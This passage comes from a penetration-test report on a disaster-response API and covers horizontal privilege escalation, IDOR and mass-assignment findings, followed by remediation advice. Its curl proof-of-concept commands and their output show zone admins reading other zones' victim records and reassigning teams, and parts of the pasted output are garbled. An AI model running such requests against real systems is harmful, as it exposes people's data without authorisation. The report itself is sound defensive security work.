      "id_sinistre": 24,
      "nom": "El Boukaa",
      "prenom": "test2",
      "statut_reservation": "Confirmed"
    },
    {
      "cin": "JH22444",
      "id_sinistre": 28,
      "nom": "El Boukaa",
      "prenom": "test4",
      "statut_reservation": "Confirmed"
    },
    {
      "cin": "JM1052322",
      "id_sinistre": 32,
      "nom": "el boukaa2",
      "prenom": "ghait2",
      "statut_reservation": "Rejected"
    },
    {
      "cin": "JM10523233",
      "id_sinistre": 33,
      "nom": "el boukaa3",
      "prenom": "ghait3",
      "statut_reservation": null
    },
    {
      "cin": "JM10523226",

```

FIGURE 2.2 – Zone 1 admin (id_zone=1) retrieves 12 victims — more than his zone contains

```

kali@kali:~$ LOGIN=$(curl -s -X POST 'http://$TARGET:9080/api/auth/login' \
-H "Content-type: application/json" \
-d '{"email":"admin_jon@axample.com","password":"123"}')
echo $LOGIN | python3 -n json.tool
{
  "access_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhcwWzaCl6Zmc2bGlndCk1MTkxNzkxZWY0ODVlMmUyOTBjcmNmVWZybnV2eDZlc2ludG8wZSI6IjE1IiwiaWF0IjE0OTQ0OTEzOTY2ZTZhbm90TUxLMjY1TCZ0LDEyOjY1IiwidHlwIjoiaXNjaXNjb2t0bi4wMSAxKXAzQXQgOGM0MTc0ITChqnpdmp6bzpldRIleqt_0yAM",
  "id_token": "w",
  "message": "login successful",
  "role": "admin"
}
kali@kali:~$ TOKEN=$(echo "${LOGIN}" | python3 -c 'import sys,json; print(json.load(sys.stdin)["access_token"])')
curl -s 'http://$TARGET:9080/api/v2/admin/victims' \
-H "Authorization: Bearer $TOKEN" | python3 -n json.tool
{"page": 1,
 "total": 12,
 "victims": [
   {
     "cid": "3QJ298",
     "id_siniatre": 22,
     "nom": "El Boukaa",
     "prenom": "Ghair",
     "statut_reservation": "Confirmed"
   },
   {
     "cid": "3QJ298",
     "id_siniatre": 24,
     "nom": "El Boukaa",
     "prenom": "tast",
     "statut_reservation": "Confirmed"
   },
   {
     "cid": "3QJ298",
     "id_siniatre": 28,
     "nom": "El Boukaa",
     "prenom": "tast",
     "statut_reservation": "Confirmed"
   },
   {
     "cid": "3J052322",
     "id_siniatre": 32,
     "nom": "el boukaa2",
     "prenom": "ghair",
     "statut_reservation": "Rejected"
   },
   {
     "cid": "3J052323",
     "id_siniatre": 33,
     "nom": "el boukaa3",
     "prenom": "ghair",
     "statut_reservation": null
   },
   {
     "cid": "3J052326",
     "id_siniatre": 36,
     "nom": "el boukaa",
     "prenom": "ghair",
     "statut_reservation": null
   },
   {
     "cid": "3QJ7988",
     "id_siniatre": 38,
     "nom": "tast",
     "prenom": "tast",
     "statut_reservation": "Rejected"
   }
 ]
},
 {"cid": "A6777777",
 "id_siniatre": 39,
```

FIGURE 2.3 – Zone 4 admin (id_zone=4) retrieves identical 12 victims — confirms endpoint is not zone-scoped

2.3.3 IDOR & Mass Assignment (Zone Scope Bypass in Team Management)

Identification

Title : IDOR & Mass Assignment / Zone Scope Bypass (OWASP A01 :2021)
Severity : High
Location : backend/routes/admin.py

Technical Explanation

The team-management endpoints accept zone identifiers and team identifiers from client-controlled input :

- POST /api/v1/admin/teams allows specifying an arbitrary `id_zone` in the request body.
- PATCH /api/v1/admin/teams/<id> updates a team by its numeric identifier without verifying that the team belongs to the requestor's assigned zone ; it also allows changing `id_zone` (mass assignment).

Because the endpoints only require the `admin` role (not ownership/scope), a zone-scoped administrator can create or modify teams for other zones by selecting different `id_zone` values or by targeting team IDs belonging to other zones (IDOR).

Proof of Concept

The following sequence shows a zone admin creating a team in a different zone and then reassigning an existing team to a different zone.

```
1 TARGET="192.168.43.140"
2
3 # Login as a standard admin (zone-scoped)
4 ADMIN_TOKEN=$(curl -s -X POST "http://$TARGET:5000/api/v1/auth/login" \
5     -H "Content-Type: application/json" \
6     -d '{"email":"<ADMIN_EMAIL>","password":"<ADMIN_PASSWORD>"}' \
7     | python3 -c "import sys,json; print(json.load(sys.stdin)['access_token'])")
8
9 # 1) Create a team in another zone by setting id_zone arbitrarily
10 curl -i -X POST "http://$TARGET:5000/api/v1/admin/teams" \
11     -H "Authorization: Bearer $ADMIN_TOKEN" \
12     -H "Content-Type: application/json" \
13     -d '{"role":"medical","contact":"+212600000000","id_zone":999}'
14
15 # 2) Update a team by ID (IDOR) and mass-assign it to a different
    zone
16 curl -i -X PATCH "http://$TARGET:5000/api/v1/admin/teams/1" \
17     -H "Authorization: Bearer $ADMIN_TOKEN" \
18     -H "Content-Type: application/json" \
19     -d '{"id_zone":999}'
```

```

Stewi@HODOR:~$ curl -i -X POST "http://$TARGET:5000/api/v1/admin/teams" \
-H "Authorization: Bearer $ADMIN_TOKEN" \
-H "Content-Type: application/json" \
-d '{"role":"medical","contact":"+212600000000","id_zone":3}'
HTTP/1.1 201 CREATED
Server: Werkzeug/3.1.3 Python/3.12.2
Date: Sat, 11 Apr 2026 13:46:43 GMT
Content-Type: application/json
Content-Length: 50
Access-Control-Allow-Origin: *
Connection: close

{
  "id_equipe": 8,
  "message": "Team created"
}
Stewi@HODOR:~$ curl -i -X PATCH "http://$TARGET:5000/api/v1/admin/teams/1" \
-H "Authorization: Bearer $ADMIN_TOKEN" \
-H "Content-Type: application/json" \
-d '{"id_zone":3}'
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.2
Date: Sat, 11 Apr 2026 13:46:49 GMT
Content-Type: application/json
Content-Length: 32
Access-Control-Allow-Origin: *
Connection: close

{

```

FIGURE 2.4 – Zone admin creating/updating teams with arbitrary zone IDs and team IDs

```
Stewi@HODOR:~$ curl -s "http://$TARGET:5000/api/v1/admin/teams" \
-H "Authorization: Bearer $ADMIN_TOKEN" | python3 -m json.tool
{
  "teams": [
    {
      "contact": "06010101033",
      "id_equipe": 1,
      "role": "Logistique - Agadir Centre"
    },
    {
      "contact": "06020202022",
      "id_equipe": 2,
      "role": "Secours M\u201adical - Taroudant"
    },
    {
      "contact": "06030303033",
      "id_equipe": 3,
      "role": "S\u201acurit\u201a - Stade Adrar"
    },
    {
      "contact": "06040404044",
      "id_equipe": 4,
      "role": "Gestion de Stock - Inzegane"
    },
    {
      "contact": "+212600000000",
      "id_equipe": 6,
      "role": "Medical Rescue"
    },
    {
      "contact": "+212600000000",
      "id_equipe": 7,
      "role": "medical"
    },
    {
      "contact": "+212600000000",
      "id_equipe": 8,
      "role": "medical"
    }
  ]
}
```

FIGURE 2.5 – API accepts cross-zone team creation/update without scope validation

Conclusion

The manual implementation establishes a comparatively strong security baseline, with consistent JWT enforcement and RBAC controls applied across administrative operations. However, the assessment highlights that role-based checks alone are insufficient when not paired with strict enforcement of zone or tenant boundaries. Specifically, the absence of server-side scope validation and the reliance on client-supplied identifiers (e.g., `id_zone`, `team id`) introduce critical risks, enabling horizontal privilege escalation as well as IDOR and mass-assignment vulnerabilities.

At the same time, the evaluation reveals that human-driven implementation decisions (particularly around configuration and error handling) have introduced additional high-impact weaknesses. These include information disclosure through verbose database exceptions and stack traces, unintended exposure of operational logistics data (such as zone inventory), and overly permissive CORS policies combined with server fingerprinting. Collectively, these issues lower the barrier for attacker reconnaissance and exploitation, even in the presence of otherwise sound authentication and authorization mechanisms.

Remediation efforts should therefore take a layered approach. First, enforce strict zone/tenant scoping across all operations (read and write), ensuring server-side ownership validation for all object identifiers prior to data access or mutation. Second, eliminate verbose error outputs in production environments and restrict public endpoints to the minimum necessary data exposure. Finally, tighten CORS configurations and reduce server header leakage to limit cross-origin abuse and reconnaissance opportunities. Together, these measures will significantly reduce the attack surface while preserving the integrity of the existing RBAC-based security model.